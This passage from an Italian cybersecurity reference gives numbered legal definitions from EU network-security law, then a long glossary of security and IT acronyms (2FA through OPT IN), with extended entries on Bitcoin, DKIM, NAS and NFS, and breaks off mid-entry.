10) «Rappresentante», la persona fisica o giuridica stabilita nell'Unione espressamente designata ad agire per conto di un fornitore di servizi che non è stabilito nell'Unione, a cui l'autorità nazionale competente o un CSIRT può rivolgersi in luogo del fornitore di servizi digitali, per quanto riguarda gli obblighi di quest'ultimo ai sensi della presente direttiva;

11) «Norma», una norma ai sensi dell'art. 2, punto 1, del regolamento (UE) n. 1025/2012;

12) «Specifica», una specifica tecnica ai sensi dell'art. 2, punto 4, del regolamento (UE) n. 1025/2012;

13) «Punto di interscambio internet (IXP)», una infrastruttura di rete che consente l'interconnessione di più di due sistemi autonomi indipendenti, principalmente al fine di agevolare lo scambio del traffico Internet; un IXP fornisce interconnessione soltanto ai sistemi autonomi; un IXP non richiede che il traffico internet che passa tra qualsiasi coppia di sistemi autonomi partecipanti passi attraverso un terzo sistema autonomo, né altera o interferisce altrimenti con tale traffico;

14) «Sistema dei nomi di dominio» (DNS), è un sistema distribuito e gerarchico di naming in una rete che inoltra le richieste dei nomi di dominio;

15) «Fornitore di servizi DNS», un soggetto che fornisce servizi DNS su Internet;

16) «Registro dei nomi di dominio di primo livello», un soggetto che amministra e opera la registrazione di nomi di dominio internet nell'ambito di uno specifico dominio di primo livello (TLD);

17) «Mercato online», un servizio digitale che consente ai consumatori e/o ai professionisti, come definiti rispettivamente all'art. 4, §1, lett. a) e all'art. 4, §1, lett. b), della direttiva 2013/11/UE del Parlamento europeo e del Consiglio [(1)], di concludere contratti di vendita o di servizi online con i professionisti sia sul sito web del mercato online sia sul sito web di un professionista che utilizza i servizi informatici forniti dal mercato online;

––––––––––––––––––––

[(1)] Direttiva 2013/11/UE del Parlamento europeo e del Consiglio, del 21 maggio 2013, sulla risoluzione alternativa delle controversie dei consumatori, che modifica il regolamento (CE) n. 2006/2004 e la direttiva 2009/22/CE (Direttiva sull'ADR per i consumatori) (GU L 165 del 18.6.2013, pag. 63).

––––––––––––––––––––

18) «Motore di ricerca online», un servizio digitale che consente all'utente di effettuare ricerche, in linea di principio, su tutti i siti web o su siti web in una lingua particolare sulla base di un'interrogazione su qualsiasi tema sotto forma di parola chiave, frase o di altra immissione, e fornisce i link in cui possono essere trovate le informazioni relative al contenuto richiesto;

19) «Servizio nella nuvola (cloud computing)», un servizio digitale che consente l'accesso a un insieme scalabile e elastico di risorse informatiche condivisibili;

6. ACRONIMI

(1) 2FA: Two Factor Authentication
(2) 3DES: Triple Data Encryption Standard
(3) 3GPP: 3rd Generation Partnership Project;
(4) 5G: 5th Generation
(5) 6LowPAN: Low Power Wireless Personal Area Network
(6) AAA: Authentication, Authorization, and Accounting
(7) ABAC: Attribute-Based Access Control
(8) ABC: Attribute Based Cryptography
(9) ACME: Automated Certificate Management Environment
(10) AD: Active Directory
(11) ADCS: Active Directory Certificate Services
(12) ADDS: Active Directory Domain Services

(13) ADP: *Authorized Data Publisher*
(14) AgID: *Agenzia per l'Italia Digitale*
(15) AEAD: *Authenticated Encryption with Associated Data*
(16) AES: *Advanced Encryption Standard symmetric cryptography*
(17) AES-CBC: *Advanced Encryption Standard-Cipher Block Chaining*
(18) AES-CCM: *Advanced Encryption Standard-Counter with CBC-MAC*
(19) AES-CMAC: *Advanced Encryption Standard-Cipher-Based Message Authentication Code*
(20) AES-GCM: *Advanced Encryption Standard-Galois Counter Mode*
(21) AES-GMAC: *Advanced Encryption Standard-Galois Message Authentication Code*
(22) AES-SHA-2: *Advanced Encryption Standard-Secure Hash Algorithm-2*
(23) AES-XCBC: *Advanced Encryption Standard-eXtended Cipher Block Chaining*
(24) Agile/DevOps: *Iterative Development*
(25) AH: *Authentication Header*
(26) aka Pen–Testing: *Penetration Testing*
(27) AI: *Artificial Intelligence*
(28) ALARA: *As Low As Reasonably Achievable*
(29) ALARP: *As Low As Reasonably Practicable*
(30) ALG: *Application Layer Gateway*
(31) ALM: *Application Lifecycle Management*
(32) APEC: *Asia-Pacific Economic Cooperation*
(33) API: *Application Programming Interface*
(34) APT: *Advanced Persistent Threat*
(35) APU: *Auxiliary Power Unit*
(36) ARP: *Address Resolution Protocol*
(37) ARR: *Accordo sul Reciproco Riconoscimento*
(38) Article 29 Working Party: *The Article 29 Data Protection Working Party was set up under the Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995 on the protection of individuals with regard to the processing of personal data and on the free movement of such data.*
(39) ARQ: *Automatic Repeat–Request*
(40) ASAP: *Aerospace Safety Advisory Panel*
(41) ASARP: *As Safe As Reasonably Practicable*
(42) ASIC: *Application Specific Integrated Circuit*
(43) ASVS:*Application Security Verification Standard*
(44) ATARC: *Advanced Technology Academic Research Center*
(45) ATT&CK: *Adversarial Tactis Techniques and Common Knowledge*
(46) AV: *Anti Virus*
(47) BAU:*Business As Usual*
(48) BCP: *Business Continuity Plan*
(49) BCR: *Binding Corporate Rules*
(50) BDA: *Big Data & Analytics*
(51) BGP: *Border Gateway Protocol*
(52) BIA: *Business Impact Analysis*
(53) BIOS: *Basic Input/Output System*
(54) BMP: *BGP Monitoring Protocol*
(55) BMS: *Building Management Systems (BMS)*
(56) BPEL: *Business Process Execution Language*
(57) BPM: *Business Process Management*
(58) BRP: *Business Resumption Planning*
(59) BSIMM: *Building Security In Maturity Model*
(60) BTC: *Bitcoin è una criptovaluta e un sistema di pagamento mondiale creato nel 2009 da un anonimo inventore, noto con lo pseudonimo di Satoshi Nakamoto, che sviluppò un'idea da lui stesso presentata su Internet a fine 2008. Per convenzione se il termine Bitcoin è utilizzato con l'iniziale maiuscola si riferisce alla tecnologia e alla rete, mentre se minuscola (bitcoin) si riferisce alla valuta in sé.*
Dagli esperti di finanza il Bitcoin non viene classificato come una moneta, ma come un mezzo di scambio altamente volatile. A differenza della maggior parte delle valute tradizionali, Bitcoin non fa uso di un ente centrale né di meccanismi finanziari sofisticati, il valore è determinato unicamente

dalla leva domanda e offerta: esso utilizza un database distribuito tra i nodi della rete che tengono traccia delle transazioni, ma sfrutta la crittografia per gestire gli aspetti funzionali, come la generazione di nuova moneta e l'attribuzione della proprietà dei bitcoin.
La rete Bitcoin consente il possesso e il trasferimento anonimo delle monete; i dati necessari a utilizzare i propri bitcoin possono essere salvati su uno o più personal computer o dispositivi elettronici quali smartphone, sotto forma di "portafoglio" digitale, o mantenuti presso terze parti che svolgono funzioni simili a una banca. In ogni caso, i bitcoin possono essere trasferiti attraverso Internet verso chiunque disponga di un "indirizzo bitcoin". La struttura peer-to-peer della rete Bitcoin e la mancanza di un ente centrale rende impossibile a qualunque autorità, governativa o meno, il blocco dei trasferimenti, il sequestro di bitcoin senza il possesso delle relative chiavi o la svalutazione dovuta all'immissione di nuova moneta.
Bitcoin è una delle prime implementazioni di un concetto definito come criptovaluta, descritto per la prima volta nel 1998 da Wei Dai su una mailing list.

(61) BYOD: *Bring Your Own Devices*
(62) C3: *Command, Control, Communication*
(63) CA: *Certificate Authority*
(64) CAA: *Certificate Authority Authorization*
(65) CAD: *Codice Amministrazione Digitale*
(66) CAdES: *Cryptographic Message Syntax Advanced Electronic Signature*
(67) CAN: *Controller Area Network*
(68) CAPEC: *Common Attack Pattern Enumeration and Classification*
(69) CAPI: *Cryptographic Application Programming Interface (also known as CryptoAPI, Microsoft Cryptography API, MS-API or simply CAPI)*
(70) CAPTCHA: *practice for protecting against automation attacks in web application "**C**ompletely **A**utomated **P**ublic **T**uring test to Tell **C**omputers and **H**umans **A**part"*
(71) CAS: *Credibility Assessment Scale*
(72) CAS: *Certification Authority System*
(73) CAVP: *Cryptographic Algorithm Validation Program*
(74) CBC: *Cipher Block Chaining*
(75) CCMP: *Counter Mode with Cipher Block Chaining Message Authentication Code Protocol*
(76) CCoA: *Cyber Courses of Action*
(77) CCS: *Council on Cyber Security*
(78) CCW: *Compensating Control Worksheet*
(79) CD: *Compact Disk*
(80) CDA: *Clinical Document Architecture*
(81) CDM: *Continuous Diagnostic and Mitigation*
(82) CDN: *Content Delivery Network: reti per la distribuzione o consegna dei contenuti, chiamata anche ECDN Enterprise CDN*
(83) CDR: *Critical Design Review*
(84) CEO: *Chief Executive Officer; Amministratore Delegato; in Inglese britannico* MD: *Managing Director*
(85) CEP: *Complex Event Processing*
(86) CERR: *Critical Events Readiness Review*
(87) CERT: *Computer Emergency Response Team*
(88) CFR: *Code of Federal Regulations*
(89) CGN: *Carrier Grade NAT*
(90) CHAP: *Challenge Handshake Authentication Protocol*
(91) CI: *Continuous Integration*
(92) CIA: *Confidentiality Integrity Availability*
(93) CIDR: *Classless Inter-Domain Routing*
(94) CIO: *Chief Information Officer*
(95) CIPSEA: *Confidential Information Protection and Statistical Efficiency Act*
(96) CLI: *Command Line Interface*
(97) CICD: *Continuous Integration Continuous Deployment*
(98) CIS: *Center for Internet Security*
(99) CIS: *Critical Infrastructure System*
(100) CISA: *Cyber Infrastructure Security Agency*
(101) CISO: *Chief Information Security Officer*

(102) CJA: *Crown Jewels Analysis*
(103) CLI: *Command Line Interface*
(104) CM: *Crisis Management*
(105) CMIA: *Cyber Mission Impact Analysis*
(106) CMM: *Coordinate Measuring Machine*
(107) CMMS: *Computerized Maintenance Management System*
(108) CMVP: *Cryptographic Module Validation Program*
(109) CN: *Common Name*
(110) CNA: *CVE Numbering Authority*
(111) CNC: *Computer Numerical Control*
(112) CNSS: *Committee on National Security Systems*
(113) CNSSP: *Committee on National Security Resource Center*
(114) CoAP: *Constrained Application Protocol*
(115) COBIT: *Control Objectives for Information and Related Technology*
(116) COMSEC: *Communication Security*
(117) Controller: *Titolare del Trattamento*
(118) COOP: *Continuity of Operations*
(119) COPE: *Corporate Owned Personally Enabled*
(120) COPPA: *Children's Online Privacy Protection Act*
(121) CoS: *Change of Supply*
(122) CoT: *Change of Tenancy*
(123) COTS: *Commercial-Off The Shelf*
(124) CP: *Configuration Payload*
(125) CP: *Contingency Planning*
(126) CPE: *Common Platform Enumeration*
(127) CPO: *Chief Privacy Officer*
(128) CPOE: *Computerised Physician Order Entry*
(129) CPS: *Cyber Physical System*
(130) CPU: *Central Processing Unit*
(131) CREAM: *Cognitive Reliability Error Analysis Method*
(132) CRL: *Certificate Revocation List*
(133) CRM: *Customer Relationship Management*
(134) CRR: *Cyber Resilience Review*
(135) CSA: *Cyber Survivability Review*
(136) CSE: *Communication Security Establishment*
(137) CSF: *Cyber Security Framework*
(138) CSIRT: *Computer Security Incident Response Team*
(139) CSO: *Charge Spot Operator*
(140) CSP: *Charge/Communication/Credential Service Provider*
(141) CSR: *Certificate Signing Request*
(142) CSRC: *Computer Security Resource Center*
(143) CSRF: *Cross–Site Request Forgery*
(144) CSRM: *Concept-based Software Risk Model*
(145) CST: *Cryptographic and Security Testing*
(146) CSTL: *Cryptographic and Security Testing Laboratory*
(147) CT: *Certificate Transparency*
(148) CT: *Computer Tomography*
(149) CUI: *Controlled Unclassified Information*
(150) CVE: *Common Vulnerability Enumeration*
(151) CVE: *Common Vulnerabilities and Exposures*
(152) CVE ID: *Common Vulnerabilities and Exposures Identifiers*
(153) CWE: *Common Weakness Enumeration*
(154) DAST: *Dynamic Application Security Testing*
(155) Data Controllers: *Data Controllers observe a number of principles when they process personal data. These principles not only protect the rights of those about whom the data is collected ("data subjects") but also reflect good business practices that contribute to reliable and efficient data processing*
(156) DEDIS: *DEcentralized Distributed System*
(157) DES: *Digital Encryption Standard symmetric cryptography*

(158) DCS: *Distributed Control System*
(159) D&CM: *Document & Content Management*
(160) DDoS: *Distributed Denial of Service, interruzione distribuita del servizio, l'attacco DDoS è un caso particolare di attacco DoS*
(161) DES: *Data Encryption Standard*
(162) DevOps: *Development and Operations*
(163) DFMR: *Design for Minimum Risk*
(164) DG: *Distributed Generation*
(165) DH: *Diffie–Hellman*
(166) DHCP: *Dynamic Host Configuration Protocol*
(167) DHS: *Department of Homeland Security*
(168) DICOM: *Digital Imaging and Communication in Medicine*
(169) DIB: *Defense Industrial Base*
(170) DID: *Decentralised IDentity*
(171) DKIM: *DomainKeys Identified Mail*
Is an email authentication method designed to detect email spoofing. It allows the receiver to check that an email claimed to have come from a specific domain was indeed authorized by the owner of that domain. It is intended to prevent forged sender addresses in emails, a technique often used in phishing and email spam.
In technical terms, DKIM lets a domain associate its name with an email message by affixing a digital signature to it. Verification is carried out using the signer's public key published in the DNS. A valid signature guarantees that some parts of the email (possibly including attachments) have not been modified since the signature was affixed. Usually, DKIM signatures are not visible to end-users, and are affixed or verified by the infrastructure rather than message's authors and recipients. In that respect, DKIM differs from end-to-end digital signatures.
(172) DM: *Document Manager*
(173) DMARC: *Domain-based Message Authentication, Reporting & Conformance, è un complesso sistema di validazione dei messaggi di posta elettronica. È stato sviluppato principalmente per contrastare l'email spoofing, una tecnica di attacco informatico ampiamente utilizzata nello spam e nel phishing. Le caratteristiche di DMARC sono state definite nella RFC 7489 del marzo 2015*
(174) DMZ: *Demilitarized Zone*
(175) DN: *Distinguished Name*
(176) DNS: *Domain Name System*
(177) DNS-SD: *Domain Name System Service Discovery*
(178) DNSSEC: *Domain Name System Security Extensions*
(179) DoD: *Department of Defense*
(180) DoDI: *Department of Defense Instruction*
(181) DoS: *Denial of Service*
(182) DLP: *Data Perdita Prevention (perdita del dato) oppure Data Leak Prevention (furto o fuga del dato)*
(183) DPA: *Data Protection Authority– supervises the compliance with acts that regulate the use of personal data*
(184) DPD: *Dead Peer Detection*
(185) DPO: *Data Protection Officer – The main task of the DPO is to ensure, in an independent manner, the internal application of the provisions of the Regulation in his/her organisation*
(186) DR: *Disaster Recovery*
(187) DR: *Decommissioning Review*
(188) DRP: *Disaster Recovery Planning*
(189) Data Subject: *An identified natural person or a natural person who can be identified, directly or indirectly, by means reasonably likely to be used by the controller or by any other natural or legal person, in particular by reference to an identification number, location data, online identifier or to one or more factors specific to the physical, physiological, genetic, mental, economic, cultural or social identity of that person*
(190) DSA: *Digital Signature Algorithm asymmetric cryptography*
(191) DSB: *Defense Science Board*
(192) DSL: *Digital Subscriber Line*
(193) DSO: *Distribution System Operator – A distribution system's network carries electricity from the transmission system and delivers it to consumers*

(194) DSP: *Digital Service Provider*
(195) DSP: *Digital Signal Processor*
(196) DSSS: *Direct Sequence Spread Spectrum*
(197) DTLS: *Datagram Transport Layer Security*
(198) EA: *Europeancooperation for Accreditation*
(199) EA: *Enterprise Architecture*
(200) EAP: *Extensible Authentication Protocol*
(201) EAP-MSCHAPv2: *Extensible Authentication Protocol-Microsoft Challenge Handshake Authentication Protocol version 2*
(202) EAP-SIM: *Extensible Authentication Protocol-Subscriber Identity Module*
(203) EAP-TLS: *Extensible Authentication Protocol-Transport Layer Security*
(204) EC: *European Commission*
(205) ECA: *Enterprise Computing Architecture – il termine descrive un insieme di piattaforme di elaborazione e di reti di dati allo scopo di supportare il trattamento delle informazioni aziendali*
(206) ECCG: *European Cybersecurity Certification Group*
(207) ECDH: *Elliptic Curve Diffie–Hellman*
(208) ECDSA: *Elliptic Curve DSA asymmetric cryptography*
(209) ECP: *Elliptic Curve Group Modulo a Prime*
(210) ECU: *Embedded Control Unit*
(211) EDPB: *European Data Protection Board*
(212) EDPS: *European Data Protection Supervisor*
(213) E-ISAC: *Electricity ISAC*
(214) EIT: *Enterprise Information Technology*
(215) HER: *Elevtronic Healyh Record*
(216) EKU: *Extended Key Usage*
(217) EMM: *Enterprise Mobility Management*
(218) EMS: *Energy Management System*
(219) EMV: *Expected Monetary Value*
(220) ENISA: *European Union for Networking and Information Security Agency*
(221) EO: *Executive Order*
(222) EPM: *Enterprise Performance Management*
(223) ESAPI: *Enterprise Security API*
(224) ESN: *Extended Sequence Number*
(225) ESP: *Encapsulating Security Payload*
(226) ESPinUDP: *ESP encapsulated in UDP*
(227) ESP-NULL: *Encapsulating Security Payload without encryption*
(228) ETA: *Event Tree Analysis*
(229) EV: *Extented Validation*
(230) EVM: *Ethereum Virtual Machine*
(231) EVPN: *Ethernet Virtual Private Network*
(232) FAA: *Federal Aviation Administration*
(233) FAQ: *Frequently Asked Questions*
(234) FDA: *Food and Drag Administration*
(235) FDNA: *Functional Dependency Network Analysis*
(236) FEA: *Firma Elettronica Avanzata*
(237) FEA: *Finite Element Analysis*
(238) FEA-SPP: *Federal Enterprise Architecture Security and Privacy Profile*
(239) FedRAMP: *Federal Risk and Authorization Management Program*
(240) FEI: *Quadro Europeo di Interoperabilità oppure IEF*
(241) FFA: *Functional Fault Analysis*
(242) FIDO: *Fast Identity Online*
(243) FIM: *File Integrity Monitoring*
(244) FIPS: *Federal Information Processing Standards*
(245) FIS: *Federal Information Systems*
(246) FISMA: *Federal Information Security Management Act*
(247) FMC: *Firepower Management Center*
(248) FMEA: *Failure Modes and Effects Analysis*
(249) FMECA: *Failure Modes, Effects, and Criticality Analysis*

(250) *FN: False Negative*
(251) *FOIA: Freedom Of Information Act*
(252) *FOSS: Free and Open Source Software license*
(253) *FP: False Positives*
(254) *FPGA: Field Programmable Gate Array*
(255) *FQDN: Fully Qualified Domain Name*
(256) *FSK: Frequency Shift Keying*
(257) *FTA: Fault Tree Analysis*
(258) *FTD: Filepower Threat Defence*
(259) *FTP: File Transfer Protocol*
(260) *GAO: Government Accountability Office*
(261) *GDOI: Group Domain of Interpretation*
(262) *GDPR: General Data Protection Regulation (UE) 2016/679*
(263) *GeNeVE: Generic Network Virtualization Encapsulation*
(264) *GIDEP: Government-Industry Data Exchange Program*
(265) *GLBA: Gramm-Leach-Bliley Act*
(266) *GMAC: Galois Message Authentication Code*
(267) *GMSK: Gaussian Minimum Shift Keying*
(268) *GOTS: Government Off The Shelf*
(269) *GPEN: Global Privacy Enforcement Network*
(270) *GPS: Global Positioning System*
(271) *GRC: Governance Risk and Compliance*
(272) *GRE: Generic Routing Encapsulation*
(273) *Grid Operator: Transmission (TSO) and distribution system/network operators (DSOs).*
(274) *GRS: General Record Schedule*
(275) *GSA: Group Security Association*
(276) *GSN: Goal Structuring Notation*
(277) *GSO: Generic Segmentation Offload*
(278) *GSSAPI: Generic Secutity Service Application Program Interface*
(279) *GUID: Globally Unique IDentifier*
(280) *HA: Hazard Analysis*
(281) *HACS: Highly Adataptive Cybersecurity Services*
(282) *HAZOP: Hazard and Operability Analysis*
(283) *HDO: Healthcare Delivery Organization*
(284) *HDL: Hardware Descrition Language*
(285) *HEW: Department of Health, Education, and Welfare*
(286) *HIP: Host Identity Protocol*
(287) *HIPPA: Health Insurance Portability and Accountability Act*
(288) *HIPS: Host Intrusion Prevention System*
(289) *HIS: Health Information System*
(290) *HKDF: HMAC Key Derivation Function*
(291) *HL7: Health Level 7*
(292) *HMAC: Keyed-Hash Message Authentication Code*
(293) *HMAC-MD5: Keyed-Hash Message Authentication Code-Message Digest*
(294) *HMAC-SHA-1: Keyed-Hash Message Authentication Code-Secure Hash Algorithm*
(295) *HMAC-SHA-2: Keyed-Hash Message Authentication Code-Secure Hash Algorithm*
(296) *HMI: Human Machine Interface*
(297) *HIPAA: Health Insurance Portability and Accountability Act*
(298) *HLS: High Level Structure – ISO/IEC Directive 2013, Annex SL*
(299) *HMAC: Hash Message Authentication Code symmetric cryptography*
(300) *HMI: Human Machine Interface*
(301) *HR: Human Resource*
(302) *HRA: Human Reliability Analysis*
(303) *HSM: Hardware Security Module*
(304) *HTM: Helthcare Technology Management*
(305) *HTTP: HiperText Transfer Protocol*
(306) *HTTPS: HiperText Transfer Protocol Secure*
(307) *HVA: High Value Asset*

(308) HVAC: *Heating, Ventilation, Air Conditioning*
(309) IaaS: *"Infrastructure as a Service" è uno dei tre modelli fondamentali di servizio di cloud computing, insieme a Platform as a Service (PaaS) e Software as a Service (SaaS)*
(310) IACD: *Integrated Adaptive Cyber Defense*
(311) IAF: *International Accreditation Forum*
(312) IAST: *Interactive Application Security Testing*
(313) ICAM: *Identity, Credential e Access Management*
(314) ICANN: *Internet Corporation for Assigned Names and Numbers è un ente di gestione internazionale (dal 2 ottobre 2016)*
(315) ICM: *Incident and Crisis Management*
(316) ICMP: *Internet Control Message Protocol*
(317) ICO: *Initial Coin Offering*
(318) ICS: *Industrial Control Systems*
(319) ICS-CERT: *Industrial Control Systems Cyber Emergency Response Team*
(320) ICT: *Information Communication Technologies*
(321) ICV: *Integrity Check Value*
(322) ID: *Identification*
(323) IDA: *Institute for Defense Analyses*
(324) IdAM: *Identity and Access Management*
(325) IDEA: *International Data Encryption Algorithm symmetric cryptography*
(326) IDN: *Idntity Defined Networking*
(327) IDS: *Intrusion Detection System*
(328) IEC: *International Electrotechnical Commission*
(329) IEEE: *Institute of Electrical and Electronics Engineers*
(330) IETF: *Internet Engineering Task Force*
(331) I&W: *Indication and Warning*
(332) IGMP: *Internet Group Management Protocol*
(333) IKE: *Internet Key Exchange*
(334) IHA: *Integrated Hazard Analysis*
(335) IHE: *Integrating Health Enterprise*
(336) IIF: *Information in Identifiable Form*
(337) IIHI: *Individually Identifiable Health Information*
(338) IIS: *Internet Information Server (Microsoft Windows)*
(339) IIT: *Industrial Internet of Things*
(340) IM: *Incident Management*
(341) IMAP: *Internet Message Access Protocol*
(342) IMEI: *International Mobile Equipment Identity*
(343) Intel VT-d: *Intel Virtualization Technology for Directed I/O*
(344) ION: *Identity Overlay Network*
(345) IoT: *Internet of Things*
(346) IP: *Internet Protocol*
(347) IPA: *Initial Privacy Assessment*
(348) IPComp: *IP Payload Compression Protocol*
(349) IPS: *Intrusion Protection System*
(350) IPSEC: *Internet Protocol Security*
(351) IPv4: *IP version 4*
(352) IPv6: *IP version 6*
(353) IR: *Interagency or Internal Report*
(354) IRS: *Internal Revenue Service*
(355) ISA: *International Society of Automation*
(356) ISA: *Integrated Safety Analysis*
(357) ISA: *Interconnection Security Agreement*
(358) ISAKMP: *Internet Security Association and Key Management Protocol*
(359) ISAC: *Information Sharing and Analysis Center*
(360) ISCM: *Information Security Continuous Monitoring*
(361) ISDN: *Integrated Services Digital Network*
(362) ISMS: *Information Security Management System*
(363) ISO: *International Organization for Standardization*

(364) ISP: *Internet Service Provider*
(365) ISPAB: *Information Security and Privacy Advisory Board*
(366) ISS: *International Space Station*
(367) IT: *Information Technology*
(368) ITL: *Information Technology Laboratory*
(369) ITO: *Initial Token Offering*
(370) IV: *Initialization Vector*
(371) JCL: *Joint Confidence Level*
(372) JSON: *JavaScript Object Notation*
(373) JTF: *Joint Task Force*
(374) KDF: *Key Derivation Function*
(375) KDP: *Key Decision Point*
(376) KE: *Key Exchange*
(377) KMO: *Key Mission Objective*
(378) KPI: *Key Performance Indicator*
(379) L2TP: *Layer 2 Tunneling Protocol*
(380) L2VPN: *Layer 2 VPN*
(381) LACS. *Logical Access Control System*
(382) LAN: *Local Area Network*
(383) LDAP: *Lightweight Directory Access Protocol*
(384) LOCs: *Lines of Code*
(385) LSI: *Large-Scale Integration*
(386) LSPE: *Large Scale Processing Environment*
(387) LTE: *Long-Term Evolution (4G – 4rd Generation)*
(388) LUN: *Logical Unit Number,* numero che identifica diverse periferiche che condividono lo stesso *bus SCSI è anche* usato nelle *Storage Area Networks (SAN)* per identificare partizioni differenti di un medesimo *RAID set*
(389) LZS: *Lempel-Ziv-Stac*
(390) M2M: *Machine–to–Machine – tecnologie e i servizi che permettono il trasferimento automatico delle informazioni da macchina a macchina con limitata o nessuna interazione umana*
(391) MAC: *Media Access layer Control*
(392) MAC: *Message Authentication Code*
(393) MACsec: *Media Access Control Security*
(394) MAN: *Metropolitan Area Networks*
(395) MAST: *Mobile Application Security Testing*
(396) MBSE: *Model Based Systems Engineering*
(397) MCU: *Master Control Unit*
(398) MD: *Message Digest*
(399) MD5: *Message Digest symmetric cryptography*
(400) MDM: *Mobile Device Management*
(401) mDNS: *multicast Domain Name System*
(402) MEC: *Multicast Group*
(403) MES: *Manufacturing Execution System – sistema di gestione della funzione produttiva di un'azienda*
(404) M&S: *Modeling and Simulation*
(405) MFA: *Multi Factor Authentication*
(406) MKA: *MACsec Key Agreement*
(407) MIA: *Mission Impact Analysis*
(408) MIL-STD: *Military Standard*
(409) ML: *Machine Learning*
(410) MLE: *Maximum Likelihood Estimation*
(411) MobIKE: *Mobile Internet Key Exchange*
(412) MOD: *Moderate*
(413) MODP: *Modular Exponential*
(414) MOE: *Measure Of Performance*
(415) MOP: *Measure of Performance*
(416) MOU/A: *Memorandum of Understanding or Agreement*
(417) MPLS: *Multi-Protocol Label Switching*
(418) MPPE: *Microsoft Point-to-Point Encryption*

(419) MQTT: *Message Queue Telemetry Transport*
(420) MRA: *Mutual Recognition Agreement*
(421) MRI: *Magnetic Resonance Imaging*
(422) MS-CHAP: *Microsoft Challenge-Handshake Authentication Protocol*
(423) MS-CHAPv1: *MS-CHAP version 1*
(424) MS-CHAPv2: *MS-CHAP version 2*
(425) MSEC: *Multicast Security*
(426) MSS: *Management System Standard*
(427) MSSP: *Managed Security Service Provider*
(428) MTC: *Mobile Threat Catalog*
(429) MTD: *Mobile Threat Defense*
(430) MTD: *Mobile Target Defense*
(431) MTI: *Mobile Threat Intelligence*
(432) MTP. *Mobile Threat Protection*
(433) MTU: *Maximum Transmission Unit*
(434) MSCT: *Mobile Services Category Team*
(435) NAPT: *Network Address Point Translation*
(436) NARA: *National Archives and Records Administration*
(437) NAS: *Network Attached Storage è un dispositivo collegato alla rete la cui funzione è quella di consentire agli utenti di accedere e condividere una memoria di massa, in pratica costituita da uno o più dischi rigidi, all'interno della propria rete o dall'esterno; generalmente i NAS sono dei computer attrezzati con il necessario per poter comunicare via rete; pertanto, non sono dei semplici dispositivi di memorizzazione di dati da connettere via RJ-45 a dei computer, ma sono, a tutti gli effetti, dei server il cui scopo è mettere a disposizione storage di rete "intelligente" ovvero interfacciabile, gestibile e connettibile ad altre risorse di rete, in primis i server su cui sono installati le applicazioni e il Domain controller; si tratta di dispositivi dotati solitamente di un sistema operativo basato su Linux (generalmente trasparente all'utente) e di diversi hard disk destinati all'immagazzinamento dei dati; tale architettura ha il vantaggio di rendere disponibili i file contemporaneamente su diverse piattaforme, come ad esempio Linux, Windows e Unix (o Mac OS X), dove il sistema operativo implementa i server di rete con gli standard più diffusi tra i quali ad esempio FTP, Network File System (NFS), Samba per le reti Windows e AFP per le reti Mac OS; i vantaggi offerti dai dispositivi NAS sono molteplici. Innanzitutto un NAS permette di centralizzare l'immagazzinamento dei dati in un solo dispositivo accessibile a tutti i nodi della rete, altamente specializzato per le prestazioni; quindi un NAS permette di implementare schemi RAID (Redundant Array of Indipendent Disks), i quali garantiscono una migliore gestione della sicurezza dei dati; normalmente un NAS consente l'eventuale rimozione ed aggiunta di dischi "a caldo" (hot swap), senza la necessità di disattivare l'unità; un eventuale svantaggio potrebbe essere costituito dall'enorme quantità di dati che viene a transitare sulla rete, come potrebbe essere costituito dai limiti di prestazione e di stabilità di un NFS e degli altri file system utilizzabili in rete*
(438) NASA: *National Aeronautics and Space Administration*
(439) NAT: *Network Address Translation*
(440) NCCIC: *National Cybersecurity & Communications Integration Center*
(441) NCCoE: *National Cybersecurity Center of Excellence*
(442) NCP: *National Checklist Program*
(443) ND: *Neighbor Discovery*
(444) NEM: *New Economy Movement*
(445) NETCONF: *Network Configuration Protocol*
(446) NFS: *Network File System è un protocollo di rete sviluppato inizialmente da Sun Microsystems nel 1984 e definito dagli RFC 1094, 1813, (3010 e 3530) e 7530; NFS è un file system che consente ai computer di utilizzare la rete per accedere ai dischi rigidi remoti come fossero dischi locali; NFS permette ai calcolatori che compongono un sistema distribuito di condividere file, directory o un intero file system utilizzando il protocollo client / server; un calcolatore (client) deve richiedere esplicitamente ad un altro calcolatore (server) del sistema distribuito di condividere una directory o un file, dichiarando un punto di montaggio; una volta effettuato un montaggio un utente sul calcolatore client accede alla directory montata in modo assolutamente trasparente, ossia accede alla directory remota credendo di accedere ad una directory locale*
(447) NGFW: *Next Generation Firewall*
(448) NIAP: *National Information Assurance Patrnership*

(449) NIAC: *National Infrastructure Advisory Council*
(450) NIC: *Network Interface Card*
(451) NICE: *National Initiative for Cybersecurity Education (USA)*
(452) NIS: *Network and Information Security*
(453) NIST: *National Institute of Standards and Technology (USA)*
(454) NPPI: *Non Public Personal Information*
(455) NPSBN: *National Public Safety Brodband Network*
(456) NSTSSI: *National Security Telecommunications and Information System Security Instruction*
(457) NTCTF: *NSA/CSS Technical Cyber Threat Framework*
(458) NUMA: *Non-Uniform Memory Access*
(459) NVD: *National Vulnerability Database*
(460) NVLAP: *National Voluntary Laboratory Accreditation Program*
(461) NVO3: *Network Virtualization Overlay*
(462) O/S: *Organization or Information System*
(463) OAuth: *Open Authorization*
(464) OCL: *Open Checklist Interactive Language*
(465) OCTAVE: *method for a riskbased strategic assessment and planning technique for security*
(466) OCSP: *Online Certificate Status Protocol*
(467) OEM: *Original Equipment Manufacturer*
(468) OES: *Operators of Essential Services*
(469) OMB: *Office of Management and Budget*
(470) OPT IN: *riattivare i servizi pubblicitari che utilizzano i cookie per far visualizzare la pubblicità. Someone first gives an email address to the list software (for instance, on a Web page), but no steps are taken to make sure that this address belongs to the person submitting it. This can cause email from the mailing list to be considered spam because simple typos of the email address can cause the email to be sent to someone else; malicious subscriptions are also possible, as are subscriptions that are due to spammers forging email addresses that are sent to the email address used to subscribe to the mailing list. confirmed Opt in; COI / Double opt in (DOI): a new subscriber asks to be subscribed to the mailing list, but unlike unconfirmed or single Opt in, a confirmation email is sent to verify it was really them; generally, unless the explicit step is taken to verify the end–subscriber's email address, such as clicking a special web link or sending back a reply email, it is difficult to establish that the e–mail address in question indeed belongs to the person who submitted the request to receive the email; using a confirmed Opt in (COI) (also known as a Double Opt in) procedure helps to ensure that a third party is not able to subscribe someone else accidentally, or out of malice, since if no action is taken on the part of the e–mail recipient, they will simply no longer receive any messages from the list operator. Mail system administrators and non–spam mailing list operators refer to this as confirmed subscription or closed–loop Opt in; some marketers call closed loop Opt in "double Opt in"; this term was coined by marketers in the late 90s to differentiate it from what they call "single Opt in", where a new subscriber to an 